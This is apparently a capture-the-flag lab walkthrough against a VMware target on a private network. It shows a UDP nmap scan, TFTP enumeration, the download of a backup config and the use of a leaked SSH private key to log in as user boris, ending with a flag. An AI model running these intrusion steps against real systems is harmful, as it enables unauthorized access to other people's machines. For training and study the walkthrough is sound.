Target machine 3

└─$ `sudo nmap -sU --top-ports 20 192.168.16.135`

```
┌──(kali㉿kali)-[~/Desktop/npt]
└─$ sudo nmap -sU --top-ports 20 192.168.16.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 10:02 EDT
Nmap scan report for 192.168.16.135 (192.168.16.135)
Host is up (0.00034s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
123/udp   open|filtered ntp
135/udp   open|filtered msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open|filtered snmp
162/udp   open|filtered snmptrap
445/udp   open|filtered microsoft-ds
500/udp   closed        isakmp
514/udp   open|filtered syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
49152/udp open|filtered unknown
MAC Address: 00:0C:29:CA:92:DA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds
```


`sudo nmap -sU -p 69 --script tftp-enum 192.168.16.135`

```
┌──(kali㉿kali)-[~/Desktop/npt]
└─$ sudo nmap -sU -p 69 --script tftp-enum 192.168.16.135

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-15 10:06 EDT
Nmap scan report for 192.168.16.135 (192.168.16.135)
Host is up (0.00029s latency).

PORT   STATE SERVICE
69/udp open  tftp
| tftp-enum:
|_  backup-config
MAC Address: 00:0C:29:CA:92:DA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
```

`atftp --get --remote-file backup-config 192.168.16.135`

to get the file


`cat backup/sshd_config`



boris is the username

`chmod 600 backup/id_rsa`

`ssh -i backup/id_rsa` `boris@192.168.16.135`



NPT{boris_lvl3_access}